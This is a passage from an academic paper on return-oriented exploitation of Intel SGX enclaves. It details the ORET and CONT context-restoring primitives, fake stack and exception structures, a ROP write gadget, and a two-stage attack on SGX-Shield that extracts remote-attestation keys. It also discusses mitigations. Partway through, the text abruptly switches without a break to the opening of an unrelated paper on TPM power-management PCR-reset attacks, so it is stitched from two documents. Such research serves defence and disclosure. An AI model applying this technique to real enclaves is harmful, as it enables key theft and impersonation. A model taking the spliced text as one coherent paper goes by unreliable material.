1. A CONT primitive manipulates the stack pointer to hijack it into attacker-controlled memory and executes a gadget.
2. Once the gadget completes, the previous stack manipulation causes the execution of an ORET primitive.
3. The ORET primitive triggers the CONT primitive for the next gadget, continuing the cycle from the first step.

### 6.1.2 Workflow

This section describes the workflow of our attack based on Figure 4.

**Step 1: Payload preparation.** In preparation for the exploit, the attacker performs static analysis on the enclave binary to determine the gadgets she wants to reuse. Our attack supports classic ROP gadgets, i.e., code sequences ending with a return instruction, and any subroutine for function-reuse attacks. Note that, even if the main enclave code is randomized, it is very difficult to randomize *all* the enclave code (Section 8) and the non-randomized code contains enough gadgets to successfully mount an attack (Section 7). Next, the attacker constructs a gadget chain consisting of a sequence of gadgets which will perform the desired malicious activity, and defines the register state that should be set before executing each gadget. For instance, if the gadget is an entire function, registers will hold the function arguments. According to the threat model defined in Section 5, the attacker knows the external memory layout of the enclave, including its base address. Therefore, the attacker just needs to know the static offset of a gadget in the enclave binary to find its run-time address. In addition to the payload gadgets, the attacker has to determine the offsets of `asm_oret` and `continue_execution` (both in the tRTS) to apply our attack.

**Step 2: Fake structures preparation.** Our primitives work by abusing functions intended to restore CPU contexts by tricking them into restoring fake contexts, thus gaining control of the registers. In contrast to a standard ROP exploit, which is usually self-contained, our attacks require a number of auxiliary memory structures to hold these fake contexts and execute our primitives. Since enclaves can access user memory outside the enclave, the structures do not have to be within the trusted enclave memory. They can be in any memory shared with the enclave (e.g., in the host's memory) as long as its position is known. Specifically, our attack requires two kinds of fake structures:

- Multiple *fake exception information structures*, which contain register contexts for the CONT primitives. One fake exception information structure is required for each gadget, in order to set the registers to the correct values and execute the gadget.
- A *fake stack*, which is a supporting structure for the ORET+CONT loop that serves two purposes. On the one hand, it is used to bring control back to an ORET primitive after a gadget executes. On the other hand, it contains fake contexts for the transition from the ORET primitive to the CONT primitive to continue the loop.

**Step 3: Attack execution.** Thanks to the way the fake structures are set up, triggering the first CONT primitive will start the ORET+CONT loop. Every cycle will execute a gadget and advance the chain, thus running the attacker's payload. The only remaining aspect to analyze is how the first CONT is triggered. The easiest case is when the vulnerability already satisfies the CONT preconditions (e.g., exploitation of an indirect function call). In that case, the attacker can execute the first CONT directly. Exploiting a stack overflow is also possible with little additional effort. This kind of vulnerability allows to run an ORET primitive. Since it can be used to set the first function argument register and the instruction pointer, the attacker now has the controlled function call needed for CONT and can trigger the loop.



Figure 4: Overview of the workflow of our attack.

## 6.2 Details

In this section, we describe the technical details and interaction of our exploitation primitives to craft a memory corruption attack against SGX.

### 6.2.1 ORET Primitive

Our ORET primitive abuses the `asm_oret` function, used in the OCALL/ORET mechanism to restore the CPU context from the OCALL frame saved on the stack. This function allows controlling parts of the CPU context, and can be a stepping stone to the CONT primitive.

The prototype of the function is `sgx_status_t asm_oret(uintptr_t sp, void *ms)`. The first argument (`sp`) points to the OCALL frame, which contains the partial CPU context to be restored, including saved values for `rbp`, `rdi`, `rsi`, `rbx` and `r12` to `r15`. Listing 1 shows the layout of this structure. The second argument (`ms`) is not relevant for our attack. An attacker able to control the OCALL frame can set all the registers mentioned; moreover, the new instruction pointer (`rip`) can also be set. Since the attacker can control `rdi` (which contains the first argument) and the instruction pointer, she can execute the CONT primitive from ORET. This capability is important for the ORET+CONT loop, and additionally allows to bootstrap our attack from a stack overflow vulnerability, as will be shown towards the end of this section.

The exact values of `rsp` and `rip` after `asm_oret` depend on the SGX SDK version. For versions earlier than 2.0, the stack pointer is set to point to the `ocall_ret` field before issuing a `ret` instruction, which simply pops the return address from the stack and loads it into the instruction pointer `rip`. Hence, the new instruction pointer will be the value of `ocall_ret`, and the new stack pointer will point to the memory location immediately following the OCALL frame. From version 2.0, a more traditional epilogue is used: the base pointer (`rbp`) is moved into `rsp`, then `rbp` is popped from the stack, and finally a `ret` is issued. Therefore, `rbp` in the OCALL frame has to point to a memory area containing two 64-bit words: the new value for `rbp`, and the return address (i.e., the new instruction pointer). After returning, `rsp` will point 16 bytes past the `rbp` in the OCALL frame. Note that those addresses do not necessarily have to point to stack memory, nor to enclave memory, as enclaves can access untrusted memory.

```
1  typedef struct _ocall_context_t {
2      /* ... */
3      uintptr_t r15;
4      uintptr_t r14;
5      uintptr_t r13;
6      uintptr_t r12;
7      uintptr_t xbp; // rbp
8      uintptr_t xdi; // rdi
9      uintptr_t xsi; // rsi
10     uintptr_t xbx; // rbx
11     /* ... */
12     uintptr_t ocall_ret;
13 } ocall_context_t;
```

Listing 1: Context structure for `asm_oret`. Fields not relevant to our attack are omitted.

The first operation done by `asm_oret` is shifting the stack pointer to the `sp` argument, i.e., the top of the OCALL frame. Subsequent references to the OCALL frame are made through the stack pointer. As a result, an attacker can jump to the code after the function prologue that sets up the stack and let `asm_oret` believe that the OCALL frame is at the top of the current stack. On SGX SDK versions earlier than 2.0, the stack pointer is shifted with a single instruction, `mov rsp, rdi`, at the beginning of `asm_oret`. This can be easily skipped by calling the second instruction instead of the real beginning of `asm_oret`. Starting with version 2.0 of the SDK, the code is more complex, as it also handles other

tasks (such as restoring the extended processor state) before restoring the registers we are interested in. Simply skipping the stack shifting instruction would cause a crash because of other temporary registers that are set up in the meantime. However, it is still possible to skip the more complex first part and jump directly to the part that restores registers without inducing any side-effects. As such, it is always possible to abuse `asm_oret` to restore a fake OCALL frame at the top of the stack, without the need to control the first argument, by jumping to an appropriate instruction inside `asm_oret`. In the rest of this paper we will assume the attacker to always skip the initial part when reusing `asm_oret`.

An attacker who has control over the stack contents can reuse `asm_oret` to set the registers mentioned in `ocall_context_t`. An example is depicted in Figure 5. The application is vulnerable to a buffer overflow error on the stack. The attacker exploits this to overwrite the function's return address with the address of `asm_oret`, properly adjusted to account for skipped instructions. Moreover, she places a fake `ocall_context_t` immediately after the return address. Once the function returns, control is transferred to `asm_oret` with the fake OCALL frame at the top of stack, since the return address has been popped by the return instruction. Finally, `asm_oret` restores the fake context, thus granting control of those registers to the attacker.

### 6.2.2 CONT Primitive

The CONT primitive is based on `continue_execution`, a function used in the exception handling mechanism to restore a CPU context from an exception information structure, thus allowing exception handlers to change CPU register values. As such, it can be abused in a similar way to `asm_oret`. In comparison, `continue_execution` provides more control than `asm_oret` as the context it restores encompasses all general-purpose CPU registers.

The prototype of this function is `void continue_execution(sgx_exception_info_t *info)`, where `info` is a pointer to the exception information structure that contains the CPU context to restore. The only field used by `continue_execution` is `cpu_context`, of type `sgx_cpu_context_t`, which contains all sixteen general-purpose registers and the instruction pointer. Listings 2 and 3 show the definitions of those structures. `continue_execution` is an ideal target for a memory corruption attack as it grants control of all CPU registers. Notably, the stack pointer (`rsp`) and the instruction pointer (`rip`) are part of this context. Since the attacker can control the stack pointer, she can hijack it to attacker-controlled memory (the *fake stack*). The code will now believe that the attacker-controlled memory is the real stack, so the attacker gets control over the stack contents. This technique is known as *stack pivoting*. Since the attacker also controls the instruction pointer, all the requirements for executing an ORET primitive are met. Therefore, it is possible to chain the ORET primitive to the CONT primitive. This is an essential ingredient for our ORET+CONT loop.

We noticed an issue in `continue_execution` on SDK versions prior to 1.6, which results in registers `r8`-`r15` not being restored and `rsi` being restored with the value of



Figure 5: Stack layout when launching the ORET primitive from a stack overflow.

```
1  typedef struct _exception_info_t {
2      sgx_cpu_context_t cpu_context;
3      sgx_exception_vector_t
4          exception_vector;
5      sgx_exception_type_t
6          exception_type;
7  } sgx_exception_info_t;
```

Listing 2: Exception information structure for `continue_execution`.

```
1  typedef struct _cpu_context_t {
2      uint64_t rax;
3      uint64_t rcx;
4      uint64_t rdx;
5      uint64_t rbx;
6      uint64_t rsp;
7      uint64_t rbp;
8      uint64_t rsi;
9      uint64_t rdi;
10     uint64_t r8;
11     uint64_t r9;
12     uint64_t r10;
13     uint64_t r11;
14     uint64_t r12;
15     uint64_t r13;
16     uint64_t r14;
17     uint64_t r15;
18     uint64_t rflags;
19     uint64_t rip;
20 } sgx_cpu_context_t;
```

Listing 3: CPU context information structure for `continue_execution`.

r15. Since rsi can be controlled anyway (through r15), and r8-r15 are temporary registers that are not typically of interest to an attacker, this issue does not reduce the power of continue_execution reuse significantly.

As an example, continue_execution can be reused by corrupting a function pointer and hijacking it to point to continue_execution. Moreover, the attacker needs to control rdi or, equivalently, the memory pointed to by rdi. Given those preconditions, the attacker can call continue_execution with a fake sgx_exception_info_t structure and gain full CPU context control.

In another scenario, the attacker only has stack control, for example because of a stack overflow vulnerability. In that case, she can apply the ORET primitive first. Since that primitive grants control of rdi and of the instruction pointer, the attacker can chain continue_execution to get full register control.

#### 6.2.3 Putting the Pieces Together

In this section, we finally put the primitives together to create the ORET+CONT loop to mount a code-reuse attack. The loop workflow is depicted in Figure 6. The steps of an iteration are as follows:

1. The CONT primitive is used to pivot the stack pointer into the fake stack and execute the gadget with controlled registers.
2. When the gadget returns, it will do so through the fake stack. Hence, the gadget returns to asm_oret, launching an ORET primitive.
3. The ORET primitive restores the context from the fake stack. The context is crafted to launch a CONT primitive for the next gadget to continue the loop.

Using the ORET+CONT combination is necessary because the attacker might want to control rdi, or the gadget might corrupt it; therefore, chaining CONT to CONT directly might not be possible. We discuss this aspect further in Section 6.2.4.

We now describe in detail the fake structures that the attacker needs to set up beforehand. Those can be constructed anywhere in memory, as long as they are accessible to the enclave and located at known locations.

**Fake stack.** The fake stack is used to chain CONT to ORET. It is composed of a sequence of frames. Each frame consists of the address of asm_oret (properly adjusted) followed by an ocall_context_t structure. The CONT in the loop invokes a gadget with the stack pointer set to the top of a frame in the fake stack. Just before the gadget returns, the address of asm_oret will be at the top of the stack and will be used as the return address. The gadget will return to asm_oret, launching an ORET primitive that will restore the context from the frame, which is at the top of the stack after returning. The situation is very similar to the stack layout in Figure 5, except that stack control is achieved with pivoting instead of a stack overflow. The context is set up so that rdi points to the exception information structure for the next gadget's CONT, and the instruction pointer is set to continue_execution. This will result in a call to continue_execution which will execute the next gadget. Note that from SDK version 2.0, the ORET context has to set rbp properly as detailed in Section 6.2.1 to control the instruction pointer.

**Fake exception information.** For each gadget, the attacker sets up a fake sgx_exception_info_t structure with the desired register values and the instruction pointer set to the gadget's address. The stack pointer is set to the top of the next frame in the fake stack. After continue_execution is called, the gadget will be executed with the desired register context. The return instruction at the end of the gadget will transfer control through the fake stack back to an ORET primitive, which will in turn execute the next gadget's CONT.

#### 6.2.4 Optimizations

Gadget execution is handled by the CONT primitive, while ORET just acts as glue to chain multiple CONTs. However, it is possible to chain CONT to CONT directly, without ORET, and obtain the same effect. To do this, the attacker points rdi in the first CONT to the fake exception information for the second CONT, and returns to continue_execution from the gadget via the fake stack, as shown in Figure 7. The benefit is that ORETs are no longer needed. The fake stack only contain copies of the address of continue_execution to use them as return addresses for the gadgets. However, this optimization ties up the rdi register: the gadget must not use or corrupt it. Whether this optimization is applicable depends on the gadgets that are used. For example, it applies to the SGX-Shield exploit in Section 7.

On the other hand, if all registers needed by the gadgets can be set via the ORET primitive, it is possible to chain exclusively ORET primitives. In this case, the attacker just sets up a fake stack which runs each gadget from an ORET and makes each gadget return to asm_oret. Note that, as explained in Section 6.2.1, ORET might or might not be able to pivot the stack depending on the SDK version. In SDKs from 2.0 onwards, it is possible to manipulate rsp through rbp. On earlier versions, the stack pointer cannot be manipulated in a single call. This is problematic when exploiting a buffer overflow: if the stack cannot be pivoted, the whole fake stack has to be



Figure 6: Workflow of the ORET+CONT loop.



Figure 7: Simplified attack using only CONT primitives.

written to the real stack through a very large overflow. It is still possible to pivot the stack with some additional effort. For example, an attacker could use a single CONT just to set `rsp`, and then proceed with chained ORETs. Another strategy could be using the adjusted `asm_oret` to make a proper function call to the actual `asm_oret` entry point, which will restore the stack pointer from its first argument.

# 7 Case Study: Attacking SGX-Shield

In this section, we present an attack against an enclave hardened with SGX-Shield [26].

## 7.1 Overview on SGX-Shield

SGX-Shield is a hardening solution for SGX enclaves, which integrates multiple mitigation technologies:

- **Fine-grained randomization.** The enclave code is split up in 32- or 64-byte chunks, called *randomization units*, and each randomization unit is placed at an independent, randomized memory position aligned to its size. Randomization units are chained by tail jumps, since they are no longer spatially contiguous after randomization. Data objects, the heap, and the stack are also finely randomized.
- **Software DEP.** Control transfers are instrumented to enforce a W⊕X policy, i.e., writable memory areas are not executable.
- **Software Fault Isolation.** Memory accesses are instrumented to enforce an execute-only policy on code, i.e., code cannot be read or written, but only executed.
- **Coarse-grained Control Flow Integrity.** Control transfers are instrumented to force them to target the beginning of a randomization unit, so that checks cannot be circumvented by jumping in the middle of a randomization unit.

SGX does not support changing memory permissions for memory mappings after enclave initialization. This limitation will be lifted in SGX2 [22]. Because SGX-Shield needs writable code pages during loading, the enclave code will stay writable for the whole enclave's lifecycle. To protect against code injection, a software DEP policy is implemented by sandboxing data accesses inside a fixed boundary called *NRW boundary*.

## 7.2 Problems

Unfortunately, we identified significant differences between the SGX-Shield paper [26] and the open source implementation [25] (commit `04b09dd`, 2017-09-27). Further, there are several subtle implementation issues that we discuss below.

According to the paper's description, SGX-Shield removes the loader code from memory after loading the

guest enclave. However, this is not done in the implementation. At first sight, this problem could be dismissed as trivial to solve. In fact, removing the code of the loader itself is not an issue, and we pretended the loader was erased while designing our attack. However, in the current design, the loader supplies the tRTS for the guest enclave. Specifically, OCALLs from the guest enclave are supported by routing them through the loader's tRTS. As such, one cannot simply eliminate the loader's tRTS. Moreover, since the tRTS code is part of the loader and not of the enclave, it is not randomized. Randomizing the tRTS would require significant additional work (cf. Section 8).

We also observed that the open source implementation does not enforce backwards-edge CFI, i.e., the protection of return instructions. The SGX-Shield paper describes that backwards-edge CFI can be obtained by instrumenting return instructions and forcing the return address to point to the beginning of a randomization unit. However, without extra instrumentation, a call's return address will hardly be at a randomization unit boundary. If a call is not the last instruction of a randomization unit, then the return address will point to the middle of the unit. On the other hand, if a call is the last instruction in a randomization unit, then the return address will point to the instruction immediately after the call: there is no guarantee that such an address marks the beginning of a unit. To achieve correctness, SGX-Shield would have to terminate randomization units after calls, and replace the call with a push of the address of the next randomization unit and a jump to the call target. However, the paper does not describe such an instrumentation for calls. As such, we assume that backwards-edge CFI is not present.

Hence, for our exploits explained in the remainder of this section, we do not consider backward-edge CFI protection or the absence of the tRTS.

## 7.3 Exploit

We now detail the steps of our attack following the workflow presented in Section 6.1.2. We assume that the attacker has discovered a stack overflow vulnerability in the hardened enclave. Moreover, we assume the SDK version is 1.6, as this is the version targeted by the public implementation of SGX-Shield that we consider. Note that our attack also applies to newer SDKs as explained in Section 6.2.1. The general idea is to use a multi-stage exploit, i.e., utilize our new code-reuse techniques to initiate a code-injection attack. This is possible since SGX-Shield enclaves feature writable code pages. As such, the exploit will be divided in two stages: the first stage, based on code reuse, injects the second-stage code, also known as *shellcode*. Once arbitrary code is injected and executed, the attacker has full control over the enclave. To demonstrate a proof-of-concept attack, our shellcode extracts secret cryptographic keys from the enclave which are used for the remote attestation process.

## 7.4 First Stage

**Step 1: Payload preparation.** The attacker starts by determining the offsets of `asm_oret` and `continue_execution`. Since they are part of the loader, which is not randomized (see Section 7.2), those offsets will not change at runtime. Next, for the code-injection attack, the attacker needs a gadget to write to memory. In general, enclaves feature a function to copy memory (e.g., `memcpy`). This can be abused to overwrite enclave code with shellcode from untrusted memory. In the case of SGX-Shield, such a function might be randomized, or placed in SDK libraries that are not essential for the guest enclave and could be erased. For this reason, we decided to use a less convenient ROP gadget from tRTS, shown in Listing 4, located in the `do_rdrand` function. This gadget writes the value in `eax` (32 lower bits of `rax`) to the address in `rcx`, sets `eax` to 1, and returns. Our chain repeatedly invokes this gadget to write the shellcode 4 bytes at a time, followed by invocation of the shellcode. Since the only gadget we use preserves `rdi`, we can use the simplification described in Section 6.2.4 to only chain CONTs. This is done only for simplicity: we have tested the exploit with the full ORET+CONT loop and confirmed it works. The address to place the shellcode at is taken from the writable SGX-Shield code pages. Since the shellcode will be run from a CONT primitive, the initial register values are controlled. Hence, the shellcode can be simplified by omitting register initialization.

**Step 2: Fake structures preparation.** Before exploiting the stack overflow, the attacker needs to set up the fake data structures that will be used in the exploit. Since this exploit uses an optimized chain with only CONTs, its data structure layout follows Figure 7. Those structures can be within the enclave or in the untrusted application, depending on what the attacker has control over. The only requirement is that these addresses are known. The attacker starts by creating a fake stack that contains the address of `continue_execution` repeated $n-1$ times, where $n$ is the number of gadgets in the chain. A `sgx_exception_info_t` structure is set up for the shellcode, with `rip` set to the shellcode's

```
1 mov dword ptr [rcx], eax
2 mov eax, 1
3 ret
```

Listing 4: Memory write ROP gadget from `do_rdrand` in tRTS.

address and the other registers at the attacker's discretion. For each 4-byte shellcode write, the attacker sets up a `sgx_exception_info_t` structure such that:

- `rax` is set to the 4 code bytes that will be written.
- `rcx` points to the destination address for the current 4-byte code write.
- `rdi` points to the next `sgx_exception_info_t` structure in the write sequence; if this is the last one, `rdi` points to the fake exception information for the shellcode.
- `rsp` for the *i*-th structure points to the *i*-th address in the fake stack.
- `rip` points to the write gadget.

**Step 3: Attack execution.** The attacker now triggers the stack overflow vulnerability in the enclave. She overwrites a return address with the address of `asm_oret`, and places a fake `ocall_context_t` structure immediately after it. This structure has `rdi` set to the address of the fake `sgx_exception_info_t` structure for the first write gadget, and `ocall_ret` set to the address of `continue_execution`. This will result in `continue_execution` being called on that first exception information structure, which starts the chain. When `continue_execution` is called, it will restore the registers from the attacker's fake exception information and then transfer control to the address specified in the `rip` field. In this case, the write gadget will be executed with the proper `rax` and `rcx` to place 4 bytes of the attacker's code at the proper location. The stack pointer in the exception information was pointed to one of the addresses in the fake stack, which are all `continue_execution`. Therefore, when the write gadget returns, it will transfer control back to `continue_execution`. Since `rdi` was previously pointed to the next exception information structure, the cycle will repeat and write the next 4 bytes of code. Once all the writes are done, `continue_execution` will be called to execute the shellcode.

## 7.5 Second Stage

The shellcode has full control over the enclave. In our case, we extract the cryptographic keys used during the remote attestation process through the shellcode in Listing 5 in Appendix A. Once an attacker is in possession of those keys, she can impersonate the enclave when communicating with the remote server.

The keys are obtained with the `EGETKEY` leaf function. This instruction takes a `KEYREQUEST` structure as input, which specifies which key has to be generated. While most of the `KEYREQUEST` structure can be filled out by the attacker, some fields are not known outside the enclave. Therefore, the shellcode has to retrieve those values and complete the `KEYREQUEST` structure. This is done by generating an *enclave report* via the `EREPORT` leaf. This leaf requires two structures, which can be filled by the attacker: `TARGETINFO` and `REPORTDATA`. Both the `EREPORT` and the `EGETKEY` leafs only operate on enclave memory, so the shellcode has to take care of copying data in and out of the enclave. To simplify the shellcode, we use the final CONT to initialize various registers. The shellcode workflow is as follows:

1. The filled `TARGETINFO` and `REPORTDATA` structures are copied from attacker-controlled memory into enclave memory, along with a partially filled `KEYREQUEST`.
2. A report is generated via the `EREPORT` leaf.
3. The `KEYREQUEST` structure is completed with the information from the report.
4. The cryptographic key is generated with the `EGETKEY` leaf.
5. The key is copied from enclave memory into attacker-controlled memory for the attacker's consumption.
6. The enclave exits back to the attacker's code.

# 8 Discussion

We have shown that our attack based on the ORET and CONT primitives is highly practical and poses a severe threat to SGX enclave code. Further, our attack is even able to undermine SGX-Shield, a strong hardening scheme for SGX enclaves. Our exploitation technique can be applied to a wide range of memory corruption vulnerabilities and significantly eases SGX exploits development. In addition, our attack is highly portable. Due to the combination of the two exploitation primitives, our attack is very modular and lends itself to various simplifications and optimizations to better fit into the concrete attack situation. Consequently, we believe future mitigation schemes must take into serious consideration the implications of leaving SDK code easily accessible to attackers.

Our attack also draws a parallel to Sigreturn Oriented Programming (SROP) [4] in the SGX world. SROP abuses the UNIX signal mechanism through the `sigreturn` function, which restores the CPU context after an exception. The attacker can control the CPU context and chain together multiple `sigreturn` calls to build more complex payloads. In a similar vein, our attack abuses context-restoring mechanisms, but in the context of SGX enclaves.

## 8.1 SDK Versions and Platforms

Throughout this paper we focused on the Linux SDK since the SDK is open source. However, we also analyzed the Windows SDK and recognized that its low-level details are very similar to the Linux SDK. Our experiments show that only a very small adjustment is required on Windows: when chaining CONT to ORET, we require a jump to the `continue_execution` callsite rather than the function itself. This is because the exception context is passed in `rcx` on Windows - a register which is not directly controllable through ORET. However, at the callsite, `rcx` is set based on values that can be controlled via ORET.

While analyzing the low-level internals of our primitives in the Linux SDK, we also noticed several differences between SDK versions that influence our exploits:

- Setting the instruction pointer in `asm_oret` differs before and after version 2.0. However, the ORET primitive is still usable in both cases.
- In SDK version from 2.0 onwards, `asm_oret` performs some additional operations before restoring the registers. Thus, the instructions that have to be skipped differ.
- In SDKs prior to 1.6, `continue_execution` suffers from a bug that results in registers `r8` to `r15` not being set properly. Those registers are not highly relevant for executing our attack. Further, 1.6 (released in 2016) has been superseded by newer SDK versions.

## 8.2 SGX-Shield

Our attack against SGX-Shield exploits the lack of randomization of the tRTS. We argue that simply randomizing the SDK is not a trivial task for several reasons: first, fine-grained randomization of the tRTS likely requires manual intervention. Parts of the tRTS code are hand-written assembly, which likely requires manual splitting of the randomization units. The SDK should be made part of the guest enclave, and randomized together with the other guest's code. The loader would have its own copy of the SDK, as it is still a proper SGX enclave. The tRTS in the SDK provides the entry point code, from which the enclave starts executing when entered through `EENTER`. Initially, the entry point would be from the loader's tRTS. After the guest is loaded, the entry point has to be switched over to the guest's tRTS. The entry point address is specified in the TCS, which cannot be modified after the enclave has been initialized. Thus, SGX-Shield would have to patch its own entry point to act as a passthrough for the guest's entry point before wiping out the loader. The guest's SDK state would also need to be properly initialized. The cost of those extensions would be a slightly longer startup time, as they are just additions to the loading phase. We expect the runtime overhead of the extra entry point indirection to be completely negligible.

Our attack also exploits the backwards-edge CFI issues in SGX-Shield to hijack the control flow. The arms race between CFI defenses and attacks is still ongoing [9, 10, 11]. Hence, we believe that even in the presence of backward-edge CFI, a skilled attacker could still be able to launch our exploit, although the reusable code base has been reduced.

On another note, we argue that the current Software Fault Isolation scheme deployed in SGX-Shield can be undermined by our attack. SGX-Shield enforces an execute-only policy on code by instrumenting memory accesses. To do so, it keeps the so-called *NRW boundary* between execute-only code and read-write data. Every memory access is instrumented, so that code, which is above the NRW boundary, cannot be accessed. The boundary is kept in a fixed register (`r15`), initialized before launching the guest enclave. Since our attack can control this register, the NRW boundary can be shifted, thus disabling SFI.

## 8.3 Countermeasures

We now propose two complimentary mitigations to stop our attack. On the one hand, we suggest hardening measures for the SDK. On the other hand, we discuss considerations for designing hardening schemes.

The first avenue to mitigate our attack is hardening the SDK. A common strategy to make crafting fake structures harder is to integrate a secret value into the structures. The secret is then checked at runtime before performing any operation on the structure. Since the attacker does not know the secret, she cannot craft valid structures. This approach, however, can be defeated if the attacker exploits an information leakage vulnerability to read the secret from a valid structure. Moreover, in our attack scenario, the developer has to be careful that the check cannot be skipped by jumping over it. This method is therefore weak and error-prone.

A better method is *mangling* the data within the structure. The contents are stored combined with the secret in a reversible way, e.g., via XOR. The attacker would have to know the secret to craft data that, when the mangling is reversed, produces a valid structure. Leaking is also more difficult. For example, when using XOR, the attacker not only has to leak the mangled data, but also know the unmangled data to recover the secret. This method is much stronger than just embedding a secret, and its overhead would be negligible in our case, as the structures we target are not accessed very often.

The second mitigation avenue is taking the SDK code base into serious consideration when designing hardening schemes. Specifically, we focus on the problems

we raised with SGX-Shield. The first step would be providing fine-grained randomization for the SDK and solving the backwards-edge CFI issue (cf. Section 7.2). Moreover, the NRW boundary has to be stored at a less accessible location. We propose the thread-local storage. This memory area is accessed via a segment selector, which cannot be altered with our attack. However, the performance implications of this choice have to be evaluated, as it would cause an extra memory access for each instrumented access.

## 9 Conclusion and Summary

Intel Software Guard Extensions (SGX) is a promising processor technology providing hardware-based support to strongly isolate security-critical code inside a trusted execution environment called enclave. Previous research has investigated side-channel attacks against SGX or proposed sophisticated SGX-enabled security services. However, to our surprise, memory corruption attacks such as return-oriented programming (ROP) are not yet well understood in the SGX threat model. In fact, recently presented ROP attacks against SGX rely on a strong adversarial setting: possessing kernel privileges, frequently crashing enclaves, and assuming a constant memory layout. In this paper, we systematically explore the SGX attack surface for memory corruption attacks. In particular, we present the first user-space memory corruption attack against SGX. Our attack undermines existing randomization schemes such as SGX-Shield without requiring any enclave crashes. To do so, we propose two new exploitation primitives that exploit subtle intrinsics of SGX exception handling and the interaction of enclave code to its untrusted host application. Furthermore, given a memory corruption vulnerability, our attacks apply to any enclave developed with the Linux or Windows Intel SDK for SGX. As we argue, building randomization-based defenses for SGX enclaves is challenging as it requires careful support of SDK library code and additional protection of SGX context data.

## Abstract

This paper reports two sorts of Trusted Platform Module (TPM) attacks regarding power management. The attacks allow an adversary to reset and forge platform configuration registers which are designed to securely hold measurements of software that are used for bootstrapping a computer. One attack is exploiting a design flaw in the TPM 2.0 specification for the static root of trust for measurement (SRTM). The other attack is exploiting an implementation flaw in tboot, the most popular measured launched environment used with Intel's Trusted Execution Technology. Considering TPM-based platform integrity protection is widely used, the attacks may affect a large number of devices. We demonstrate the attacks with commodity hardware. The SRTM attack is significant because its countermeasure requires hardware-specific firmware patches that could take a long time to be applied.

## 1 Introduction

The Trusted Platform Module (TPM) was designed to provide hardware-based security functions. A TPM chip is a tamper-resistant device equipped with a random number generator, non-volatile storage, encryption functions, and status registers, which can be utilized for applications such as ensuring platform integrity and securely storing keys. The Trusted Computing Group (TCG) is an industry consortium whose goal is to specify and standardize the TPM technology, which includes security-related functions, APIs, and protocols. The initial version of the TPM main specification (TPM 1.2) [31] was published in 2003. The revised version, the TPM library specification 2.0 (TPM 2.0) [37] was initially published in 2013.

The TPM technology provides a trustworthy foundation for security-relevant applications and services. TPM is a major component of the integrity measurement chain that is a collection of system components such as the bootloader, kernel, and other components. The chain can either start statically from Basic Input and Output System (BIOS)/Unified Extensible Firmware Interface (UEFI) code modules when the system is booted or dynamically from a specialized instruction set during runtime.

Regardless of how the chain starts, the measurements are "extended" to platform configuration registers (PCRs) inside the TPM. When a value is extended to a PCR, the value is hashed together with the previously stored value in the PCR and then the PCR is updated with the hashed result. A small bit change to a PCR value will affect all the following extended values. The extended values in PCRs can be compared to expected values locally or submitted to a remote attestor. Namely, the integrity measurement chain must be started from a trustworthy entity, also known as the root of trust for measurement (RTM).

The TPM has been widely deployed in commodity devices to provide a strong foundation for building trusted platforms, especially in devices used in enterprise and government systems. The US Department of Defense also considers the TPM to be a key element for dealing with security challenges in device identification and authentication, encryption, and similar tasks.

The TPM chip is designed to cooperate with other parts of the system, e.g., the firmware and the operating system. Mechanisms for cooperation are often complicated and fail to be clearly specified. This may result in critical security vulnerability.

Power management is one of the features which increases complexity of the cooperation. The goal of power management is to save power by putting the system into a low-power state or even cutting off the power when the system is idle. How the power management works is quite complicated because each peripheral device can have its own power state independently from the system-wide power state.

A recent Linux kernel supports the Advanced Config-

uration and Power Interface (ACPI), which is an open industry specification that enables operating system-centric intelligent and dynamic management coordination with power management-aware devices such as CPUs, networks, storage, and graphics processing units.

TPM is a peripheral that supports ACPI. The information stored in the TPM chip such as keys and state values are very important for maintaining the security of the whole system, TPM has to actively and safely save and restore the state as the power state changes.

Unfortunately, the TPM does not safely maintain the state when the power state changes. We found vulnerabilities in both types of RTM that allow an adversary to reset and forge PCRs when the system wakes up. Therefore, the system may look normal even after it has been modified. Considering that TPM has been widely deployed, the impact of our finding is critical, especially when it comes to static measurement. The vulnerability of a static RTM (SRTM) is due to a flawed specification, which means that many products that implement the specification can be affected and patches would not be applicable to all of the products immediately. The vulnerability of the dynamic RTM (DRTM) is due to a bug in the open source project, tboot, which is the most popular measured launch environment (MLE) for Intel's Trusted eXecution Technology (TXT). Patching the bug is relatively simple, and our patch[1] can be found on the tboot project [9]. We also have obtained Common Vulnerabilities and Exposures (CVE) identifiers: CVE-2018-6622 for the SRTM and CVE-2017-16837 for the DRTM attack, respectively.

This paper makes the following contributions:

- We present vulnerabilities that allow an adversary to reset the PCRs of a TPM. The PCRs are resettable whether the RTM processes start statically or dynamically.
- We craft attacks exploiting these vulnerabilities. The attacks extract normal measurements from the event logs recorded during the boot process, and then they use the measurements to perform a replay attack.
- We also address countermeasures for these vulnerabilities. To remedy the SRTM vulnerability that we found, hardware vendors must patch their BIOS/UEFI firmware. We have contacted them and are waiting for releases of the patches. We also produced a patch by ourselves for the DRTM vulnerability that we found. We have obtained the CVE IDs of both vulnerabilities.

In the following sections, we review TPM and ACPI technologies. Then, we introduce their vulnerabilities and exploits against them. The exploits are demonstrated in a variety of commercial off-the-shelf devices. The results of the attacks are presented in this paper. We also suggest different ways of mitigating the vulnerabilities that we found.

[1]The commit hash is 521c58e51eb5be105a29983742850e72c44ed80e



Figure 1: Examples of static and dynamic RTM (SRTM and DRTM, respectively) processes

## 2 Background

### 2.1 TPM Technology

A trusted computing base (TCB) [37] is a collection of software and hardware on a host platform that enforces a security policy. The TPM helps to ensure that the TCB is properly instantiated and trustworthy. A measured boot is a method of booting in which each component in the boot sequence measures the next component before passing control to it. In this way, a trust chain is created. The TPM provides a means of measurement and a means of accumulating these measurements. PCRs are the memory areas where the measurements can be stored. When a measurement is "extended" to a PCR, the measurement is hashed together with the current value of the PCR, and the hashed result replaces the current value. As long as the values are updated in this way, it is easy to find an alteration in the middle of the chain. A particular value of a PCR can be reproduced only when the same values are extended in the same order. The trustworthiness of the platform can be determined by investigating the values stored in PCRs. It is also possible to request the PCR values remotely. Remote attestation is a challenge-response protocol that sends PCR values in the form of a digitally signed quote to a remote attestor.

The TPM also functions as a secure storage by provid-

Table 1: Summary of PCR usage (TPM 1.2 and 2.0)

ing "sealing" and "binding" operations that limit access to the storage based on a specific platform state. For example, a TPM's "sealed" data can be decrypted by the TPM only when the PCR values match specified values. "Unbinding" data is done by a TPM using the private key part of the public key used to encrypt the data. Binding can be done by anyone using the public key of a TPM, but unbinding is done by the TPM only because the private key part is securely stored inside TPM and is even locked to specific PCR values.

